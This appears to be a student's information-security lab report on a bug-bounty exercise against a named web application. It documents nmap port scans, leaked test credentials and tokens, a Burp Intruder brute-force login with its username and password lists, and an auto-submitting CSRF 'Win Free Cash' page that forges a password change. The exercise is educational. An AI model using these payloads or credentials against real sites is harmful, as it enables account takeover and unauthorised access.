

INFORMATION SECURITY LABORATORY
ASSIGNMENT - BUG BOUNTY
BY: RAJDEEP SENGUPTA
SRN: PES1201800144
SECTION: C

Website used:

- <https://demopes.eoxvantage.com>

Tools used:

- Firefox browser
- Burp Suite Community Edition
- OS used: Ubuntu 20.04 LTS

Initial Setup:

1. Downloaded and started Burp Suite Community Edition
2. Downloaded CA certificates from <http://localhost:8080> since Burp Suite proxy running on port 8080
3. In Firefox settings, added the CA certificates
4. In Firefox network settings, HTTPS host is set to 127.0.0.1 and port 8080
5. In Target tab of Burp Suite, added <https://demopes.eoxvantage.com> to scope and turned on intercept in proxy tab


The screenshot shows the Burp Suite interface with the 'Target' tab selected. The 'Scope' section is open, showing the 'Include in scope' table. A row is selected with the prefix 'https://demopes.eoxvantage.com'. Below the table, there is an 'Exclude from scope' table which is currently empty.

| Add | Enabled | Prefix |
|-------------------------------------|--------------------------------|--------|
| <input checked="" type="checkbox"/> | https://demopes.eoxvantage.com | |

| Add | Enabled | Prefix |
|--------------------------|---------|--------|
| <input type="checkbox"/> | | |

SCANNING:

Ping and NMAP Scans



```
warlock@pes1201800144rajdeep:~$ ping demopes.eoxvantage.com
PING demopes.eoxvantage.com (18.191.212.93) 56(84) bytes of data.
^C
--- demopes.eoxvantage.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3062ms

warlock@pes1201800144rajdeep:~$ nmap -sT 18.191.212.93
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-01 19:17 IST
Nmap scan report for ec2-18-191-212-93.us-east-2.compute.amazonaws.com (18.191.212.93)
Host is up (0.27s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5060/tcp  open  sip
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
8085/tcp  open  unknown
8090/tcp  open  opsmessaging
9050/tcp  open  tor-socks
9080/tcp  open  glrpc
9081/tcp  open  cisco-aqos

Nmap done: 1 IP address (1 host up) scanned in 74.96 seconds
```

In the above screenshot, the ping command helps us to find the **IP address of the website (18.191.212.93)**. This IP address is further used to perform a full scan of the server hosting the website.

This scan is done using *nmap* tool. Nmap tool analyses the web server and outputs the open ports of the server. This is very important information for further attacks based on specific ports. Some very important information on the server's location can be found which in this case is Amazon EC2 server located in us-east-2 region.

Nmap command is used in the above screenshot with the flag *-sT* which is used for scanning TCP ports.

Please note that the terminal name in the above screenshot is my SRN followed by my name.

=====

ATTACKS:

Finding File Structure and Discovering Hidden Files

The screenshot shows the Burp Suite interface. The top navigation bar includes Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, and User options. The Target tab is selected. Below the navigation is a Site map and Scope section with Issue definitions. A message at the top states "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" button.

The main pane displays a file tree on the left and a table on the right. The file tree shows a directory structure for <https://demoposes.eoxvantage.com>, including folders like /, apps, Mail, Preferences, ckeditor, icons, and login. The login folder contains files such as `["username": "testuser4", "password": "welcome2eoxy"], metadata.json, osjs.css.map, osjs.js, oxziongui.css.map, oxziongui.js, themes, and vendor_app.js. The table on the right lists a single entry for a POST request to https://demoposes.eoxvantage.com/login with status 200, length 991, and MIME type JSON.`

In the center, the Request/Response panel shows the captured POST request. The Request tab displays the raw HTTP traffic:

```
1 POST /login HTTP/1.1
2 Host: demoposes.eoxvantage.com
3 Cookie: osjs.sid=%3A_Isvh00ssfwCw1Iuz8N-VUmZTYtqpa.8XJV0qcI6HDfD7qfitsd2130:00 GMTffalab2ae2e6f8fde484c36de1dab0cf2fb3f56591ff0e36dfffa5461301c7; nullexpb547aa65a845892278f3d9e4a72b9372a24d;nullexpires=Sat, 01 May 2021 06:53:01 GMT; 21299;nullexpires=Sat, 01 May 2021 06:58:41 GMTb512d97e7cbf97c273e4db073bb547; 6a685c132ad021299;nullexpires=Sat, 01 May 2021 07:10:41 GMTb512d97e7cbf97c273e4; User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0; Accept: application/json, text/plain, */*; Accept-Language: en-US,en;q=0.5; Accept-Encoding: gzip, deflate; Referer: https://demoposes.eoxvantage.com/; Content-Type: application/json; Origin: https://demoposes.eoxvantage.com; Content-Length: 49; Dnt: 1; Te: trailers; Connection: close;
```

The Response tab shows the JSON response body:

```
16 {
    "username": "testuser4",
    "password": "welcome2eoxy"
}
```

The right side of the interface features an INSPECTOR panel with sections for Request Cookies (2), Request Headers (13), and Response Headers (13).

All the webpage source code files are visible and accessible. Also, the previous login info is stored(as it can be seen username: testuser4, password:welcome2eoxy)

Brute Force Login Attack

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single captured message is displayed in the list:

```
1 POST /login HTTP/1.1
2 Host: demopes.eoxvantage.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://demopes.eoxvantage.com/
8 Content-Type: application/json
9 Origin: https://demopes.eoxvantage.com
10 Content-Length: 49
11 Dnt: 1
12 Te: trailers
13 Connection: close
14
15 {
    "username": "testuser4",
    "password": "welcome2eox"
}
```

The message is highlighted with a blue selection bar. Below the message list, there are buttons for 'Forward', 'Drop', 'Intercept is on' (which is currently active), 'Action', and 'Open Browser'. The status bar at the bottom of the window says 'Logging of out-of-scope Proxy traffic is disabled' with a 'Re-enable' button.

This is the original POST method when the user *testuser4* logs in with password. This POST message is sent to the **Intruder** tab in Burp Suite.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload Positions' section is active, showing the following configuration:

- Attack type: Cluster bomb
- Start attack button

The captured POST message from the previous screenshot is shown again, with the 'username' and 'password' fields highlighted in green. To the right of the message, there are four buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

Setting the positions in Intruder attack for *username* and *password*

The attack type is set to **Cluster Bomb**. In this type of attack, each payload set is tried in every possible combination. For example, there are 2 positions and 2 payload sets for each position, then the attack will happen in 4 ways/combinations.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. Under the 'Payload Sets' section, there is one payload set defined (Payload set: 1) with a payload type of 'Simple list'. The list contains the following items:

- admin
- test
- root
- testuser9
- user
- administrator

Below the list are buttons for Paste, Load ..., Remove, and Clear, along with an 'Add' button and a dropdown for 'Add from list ... [Pro version only]'. A red arrow points to the 'Remove' button. At the top right of the payload sets section is a 'Start attack' button.

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

You can define rules to perform various processing tasks on each payload before it is used.

Setting a simple payload list for usernames

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. Under the 'Payload Sets' section, there are two payload sets defined (Payload set: 1 and Payload set: 2) with a payload type of 'Simple list'. The list for Payload set 1 contains the same items as the previous screenshot. The list for Payload set 2 contains the following items:

- root
- pass
- password
- pswd
- test
- welcome2eox

Below the lists are buttons for Paste, Load ..., Remove, and Clear, along with an 'Add' button and a dropdown for 'Add from list ... [Pro version only]'. A red arrow points to the 'Remove' button. At the top right of the payload sets section is a 'Start attack' button.

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

You can define rules to perform various processing tasks on each payload before it is used.

Setting a simple payload list for passwords

The attack happens using Cluster Bomb algorithm and each combination is tried. If the correct credentials is given in the payload list, then there will be at least one case where the attack will be successful. This case will have **status code 200 and different length**.

| Attack | Save | Columns | | | | | | |
|---------------------------|---------------|----------|-----------|-------------|---------|-------|---------|--------|
| | Results | Target | Positions | Payloads | Options | | | |
| Filter: Showing all items | | | | | | | | |
| Request ^ | | Payload1 | | Payload2 | Status | Error | Timeout | Length |
| 1 | test | | | root | 403 | | | 421 |
| 3 | root | | | root | 403 | | | 421 |
| 4 | testuser9 | | | root | 403 | | | 421 |
| 5 | user | | | root | 403 | | | 421 |
| 6 | administrator | | | root | 403 | | | 421 |
| 7 | admin | | | pass | 403 | | | 421 |
| 8 | test | | | pass | 403 | | | 421 |
| 9 | root | | | pass | 403 | | | 421 |
| 10 | testuser9 | | | pass | 403 | | | 421 |
| 11 | user | | | pass | 403 | | | 421 |
| 12 | administrator | | | pass | 403 | | | 421 |
| 13 | admin | | | password | 403 | | | 421 |
| 14 | test | | | password | 403 | | | 421 |
| 15 | root | | | password | 403 | | | 421 |
| 16 | testuser9 | | | password | 403 | | | 421 |
| 17 | user | | | password | 403 | | | 421 |
| 18 | administrator | | | password | 403 | | | 421 |
| 19 | admin | | | pswd | 403 | | | 421 |
| 20 | test | | | pswd | 403 | | | 421 |
| 21 | root | | | pswd | 403 | | | 421 |
| 22 | testuser9 | | | pswd | 403 | | | 421 |
| 23 | user | | | pswd | 403 | | | 421 |
| 24 | administrator | | | pswd | 403 | | | 421 |
| 25 | admin | | | test | 403 | | | 421 |
| 26 | test | | | test | 403 | | | 421 |
| 27 | root | | | test | 403 | | 421 | 421 |
| 28 | testuser9 | | | test | 403 | | | 421 |
| 29 | user | | | test | 403 | | | 421 |
| 30 | administrator | | | test | 403 | | | 421 |
| 31 | admin | | | welcome2eox | 403 | | | 421 |
| 32 | test | | | welcome2eox | 403 | | | 421 |
| 33 | root | | | welcome2eox | 403 | | | 421 |
| 34 | testuser9 | | | welcome2eox | 200 | | | 992 |
| 35 | user | | | welcome2eox | 403 | | | 421 |

| Request | Response |
|---------|---|
| | <pre>Pretty Raw Render ▾ Actions ▾</pre> <pre> 1 HTTP/1.1 403 Forbidden 2 Date: Fri, 30 Apr 2021 15:36:58 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 X-Powered-By: Express 5 Surrogate-Control: no-store 6 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate 7 Pragma: no-cache 8 Expires: 0 9 Content-Type: application/json; charset=utf-8 10 Content-Length: 46 11 Etag: W/"2e-yFrF4RE94r27aW4qF5QnC7dxgmw" 12 Connection: close 13 14 {"error": "Invalid login or permission denied"} </pre> |

A failed case can be analysed based on the above screenshot:

- **Response message: Invalid login or permission denied**
- **Status code: 403**
- **Length: 421 (same as most of the cases)**

| Attack Save Columns | | | | | | | |
|--|-------------|-----------|--------------------------|--------------------------|--------------------------|--------|---------|
| Results | Target | Positions | Payloads | Options | | | |
| Filter: Showing all items (?) | | | | | | | |
| Request ^ | Payload1 | Payload2 | Status | Error | Timeout | Length | Comment |
| 8 test | pass | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 9 root | pass | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 10 testuser9 | pass | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 11 user | pass | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 12 administrator | pass | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 13 admin | password | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 14 test | password | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 15 root | password | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 16 testuser9 | password | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 17 user | password | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 18 administrator | password | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 19 admin | pswd | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 20 test | pswd | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 21 root | pswd | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 22 testuser9 | pswd | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 23 user | pswd | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 24 administrator | pswd | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 25 admin | test | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 26 test | test | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 27 root | test | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 28 testuser9 | test | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 29 user | test | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 30 administrator | test | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 31 admin | welcome2eox | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 32 test | welcome2eox | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 33 root | welcome2eox | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 34 testuser9 | welcome2eox | 200 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 992 | |
| 35 user | welcome2eox | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |
| 36 administrator | welcome2eox | 403 | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 421 | |

| Request | Response |
|---------|-----------|
| Pretty | Raw |
| Raw | Render |
| Render | In |
| In | Actions ▾ |

```

1 HTTP/1.1 200 OK
2 Date: Fri, 30 Apr 2021 15:37:23 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 X-Powered-By: Express
5 Surrogate-Control: no-store
6 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
7 Pragma: no-cache
8 Expires: 0
9 Content-Type: application/json; charset=utf-8
10 Content-Length: 460
11 ETag: W/"1cc-BG0FdfsD9DFQglLYM41aeU7k6ms"
12 Set-Cookie: sid=%3A2JRUx-hBFVngSB57ASwgXgK6kSYFondk.3d6YRMaEImSR1T%2F3vQ88qoIF6iomVHRgfyQPhGyCpm0; Path=/; Expires=Sat, 01 May 2021 03:37:23 GMT; HttpOnly
13 Connection: close
14
15 {"id": "testuser9", "username": "testuser9", "name": "testuser9", "groups": [], "jwt": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpX0Q1OjE2MTk3OTcwaNDMsImp0aS16jdBGp2Q05mamVCdVozevIxQnd0ZnRlOFF2Whp5KLJLc2phZTcrY1pLR1k9IiwbjmIjoxNjE5Nzk3MDQzLCJleHai0jE2MTk4NjkwNDMsIaRhdeG1nsidNLcm5hbWU0Lj0ZxN0dXN1cjk1LCJhY2NvdW50SWQio1ixIn19.dsclHmbIjUV3njIIUhZ02BoalpC0lQavIYP-hApNbku0Y2GxoQKGWEbBmtQNogPGuxvc8a0g4V7y10GAT3AgxA", "refresh_token": "466283072608ab6edebe736.74978121"}

```

The successful case can be analysed based on the above screenshot:

- **Response message: containing id, tokens, cookies**
- **Status code: 200**
- **Length: 992 (unique/different from other cases)**

In real life, an attacker can create a general or customized list of usernames and passwords using social engineering attacks and use this brute force attack to login.

HENCE THE WEBSITE HAS BRUTE FORCE LOGIN VULNERABILITY

=====

CSRF Attack

Trying to *Change Password* in user account

EOX Vantage

User Settings

Edit Profile Change Password Preferences

Old Password


New Password *

Confirm Password *

Save

Analysing the GET request when the *Submit* button is clicked.


The POST request is embedded into a malicious HTML page and hosted on the local machine through Apache server.



```
new.html
/var/www/html

1<!DOCTYPE html>
2
3<html>
4<body>
5<h1>Win Free Cash</h1>
6<script>
7
8function forge() {
9var f ;
0f = "<input type='hidden' name='confirm_password' value='Welcome2eo0@'>";
1f += "<input type='hidden' name='new_password' value='Welcome2eon@'>";
2f += "<input type='hidden' name='old_password' value='Welcome2eon@'>";
3
4var p = document.createElement('form');
5p.action = "https://demopes.exovantage.com/user/me/changepassword";
6p.innerHTML = f;
7p.method="post";
8document.body.appendChild(p);
9p.submit();
0}
1
2window.onload = function () { forge(); }
3</script>
4</body>
5</html>
6
7
8
9
0
1
2
3
```

Adding link to a malicious page in the first name input field in user account



The screenshot shows a web browser window with the URL <https://demopes.exovantage.com>. The page is titled "EOX Vantage". The user is editing their profile. In the "First Name" field, there is a malicious link: Link . Other fields visible include "Last Name", "Email" (set to anthony@vantageagora.com), "Gender" (Male selected), "Address 1" (23611 Chagrin Blvd), "Country", "Date of Birth" (2019-03-18), and "Address 2".

When user clicks the first name in profile, he/she is redirected to a malicious page

The screenshot shows the Network tab of a browser developer tools interface. A POST request to `https://demopes.eoxvantage.com/user/me/changepassword` failed with a **404 Not Found** status code. The request headers include:

```

Status: 404 Not Found
Version: HTTP/2
Transfered: 730 B (162 B size)
Referer Policy: strict-origin-when-cross-origin

```

The response headers for the 404 error are:

```

cache-control: no-store, no-cache, must-revalidate, proxy-revalidate
content-length: 162
content-security-policy: default-src 'none'
content-type: text/html; charset=utf-8
date: Sun, 02 May 2021 14:19:24 GMT
pragma: no-cache
server: Apache/2.4.29 (Ubuntu)
set-cookie: osjs.id=d%3AP_HUoC_hBwro4wmfdw-vMfLkU_zoB_cjIuyQG1SGOU3HSF7tpyPca/4c7oJt3+BTBdRKBQ;
    Path=/; Expires=Mon, 03 May 2021 02:19:24 GMT; HttpOnly; Secure; SameSite=None
x-content-type-options: nosniff
X-Frame-Options: h2
x-powered-by: Express

```

Request Headers (4.527 KB)

User ends up at the Malicious page but the POST request fails with a **status code of 404 Not Found**.

Further, in the below screenshot, it can be confirmed that the session cookies of the user are successfully imported to the malicious page.

The screenshot shows the Network tab of a browser developer tools interface. A POST request to `https://demopes.eoxvantage.com/user/me/changepassword` failed with a **404 Not Found** status code. The request headers include:

```

Status: 404 Not Found
Version: HTTP/2
Transfered: 730 B (162 B size)
Referer Policy: strict-origin-when-cross-origin

```

The response headers for the 404 error are:

```

cache-control: no-store, no-cache, must-revalidate, proxy-revalidate
content-length: 162
content-security-policy: default-src 'none'
content-type: text/html; charset=utf-8
date: Sun, 02 May 2021 14:19:24 GMT
pragma: no-cache
server: Apache/2.4.29 (Ubuntu)
set-cookie: osjs.id=d%3AP_HUoC_hBwro4wmfdw-vMfLkU_zoB_cjIuyQG1SGOU3HSF7tpyPca/4c7oJt3+BTBdRKBQ;
    Path=/; Expires=Mon, 03 May 2021 02:19:24 GMT; HttpOnly; Secure; SameSite=None
x-content-type-options: nosniff
X-Frame-Options: h2
x-powered-by: Express

```

Request Cookies

```

osjs.id: "d%3AP_HUoC_hBwro4wmfdw-vMfLkU_zoB_cjIuyQG1SGOU3HSF7tpyPca/4c7oJt3+BTBdRKBQ"
osjs.session:[object Object]
    expires: "Sun, 02 May 2021 15:37:16 GMT"
    Object[expires]=Sun, 02 May 2021 15:37:16 GMT
    Object[expires]=Sun, 02 May 2021 15:37:16 GMT
    GMTime=Object{date: "2021-05-02T15:37:16Z", ticks: 162047828119}
    c133ad021299 nullExpires=Sun, 02 May 2021 15:37:16 GMT
    GMTime=Object{date: "2021-05-02T15:37:16Z", ticks: 162047828119}
    e4a72693724d4db073b0547aa65
    e4a72693724d4db073b0547aa65
    GMTime=Object{date: "2021-05-02T15:37:16Z", ticks: 162047828119}
    GMTime=Object{date: "2021-05-02T15:37:16Z", ticks: 162047828119}
    GMTime=Object{date: "2021-05-02T15:37:16Z", ticks: 162047828119}
    dnullExpires=Sun, 02 May 2021 15:47:12
    GMTime=Object{date: "2021-05-02T15:47:12Z", ticks: 162047828119}
    ff5461301c7 nullExpires=Sun, 02 May 2021 15:47:12

```

Also, in the below screenshot, the request message parameters can be seen

confirm_password: Welcome2eo@

new_password: Welcome2eon@

old_password: Welcome2eon@

The screenshot shows a browser window with an 'Error' status bar. The address bar shows the URL <https://demopes.exovantage.com/user/me/changepassword>. Below the address bar is a message: 'Cannot POST /user/me/changepassword'. The main area is a developer tools Network tab. It lists several requests:

| Status | Method | Domain | File | Initiator | Type | Transferred | Size |
|--------|--------|------------------------|----------------|-----------------------------|------|-------------|-------|
| 200 | GET | localhost | new.html | document | html | 669 B | 587 B |
| 404 | GET | localhost | favicon.ico | FaviconLoader.jsm:191 (img) | html | 487 B | 271 B |
| 404 | POST | demopes.exovantage.com | changepassword | new.html:19 (document) | html | 730 B | 162 B |
| 0 | GET | demopes.exovantage.com | favicon.ico | img | CSP | | |

